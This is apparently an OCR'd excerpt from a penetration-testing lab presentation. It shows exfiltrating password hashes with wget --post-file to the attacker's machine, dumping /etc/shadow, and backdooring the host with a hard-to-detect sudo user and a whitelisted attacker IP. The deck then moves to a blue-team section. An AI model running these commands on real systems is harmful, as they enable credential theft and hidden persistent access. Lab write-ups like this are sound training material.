
```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Fri Jun  4 12:06:55 2021 from 192.168.1.90
michael@target1:~$ wget --post-file=/tmp/hashes.txt 192.168.1.90:4444
--2021-06-04 12:11:16--  http://192.168.1.90:4444/
Connecting to 192.168.1.90:4444... connected.
HTTP request sent, awaiting response... █
```

Backdooring the Target


Backdoor Overview

- The attacker created a super user.
  - Using useradd the attacker was able to create a new user in the sudo group with usermod.
  - The attacker named the new user “cross” (be sure to use a username that will be hard to detect).
  - With root privileges the attacker accessed sudo visudo
  - The attacker added the user “cross” to sudoers.tmp with permissions to execute all.
- Whitelisted Attacker IP:
  - Go to /etc/hosts.allow and type sshd: 192.168.1.90 to whitelist your IP address.


Backdooring the Target (Screenshots)




```
root@target1:~# sudo cat /etc/shadow
root:$6$SDnTp/7p$G6lgab3vtMwJu8Qua5Nuuv0djkcNcVi2ofirIU7jKSUWBQQyt4lIY78irV
jZPA9/MtJZlUZynVkse9XLi1mmH/:18436:0:99999:7:::
daemon:*:17755:0:99999:7:::
bin:*:17755:0:99999:7:::
sys:*:17755:0:99999:7:::
sync:*:17755:0:99999:7:::
games:*:17755:0:99999:7:::
man:*:17755:0:99999:7:::
lp:*:17755:0:99999:7:::
mail:*:17755:0:99999:7:::
news:*:17755:0:99999:7:::
uucp:*:17755:0:99999:7:::
proxy:*:17755:0:99999:7:::
www-data:*:17755:0:99999:7:::
backup:*:17755:0:99999:7:::
list:*:17755:0:99999:7:::
```




```
root@target1:~# useradd cross
root@target1:~# usermod -aG sudo cross
root@target1:~# sudo passwd cross
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@target1:~# visudo
root@target1:~# sudo visudo
```



```
                                                           Modif
ied
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:$
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
cross   ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```



```
root@target1:~# visudo
root@target1:~# usermod -s /bin/bash cross
root@target1:~# id cross
uid=1003(cross) gid=1003(cross) groups=1003(cross),27(sudo)
root@target1:~#
```



```
# /etc/hosts.allow: list of hosts that are allowed to access the system.
#                   See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#             ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd : 192.168.1.90
```

Defense: Blue Team

Table of Contents

This document contains the following resources:


- **Alerts Implemented**
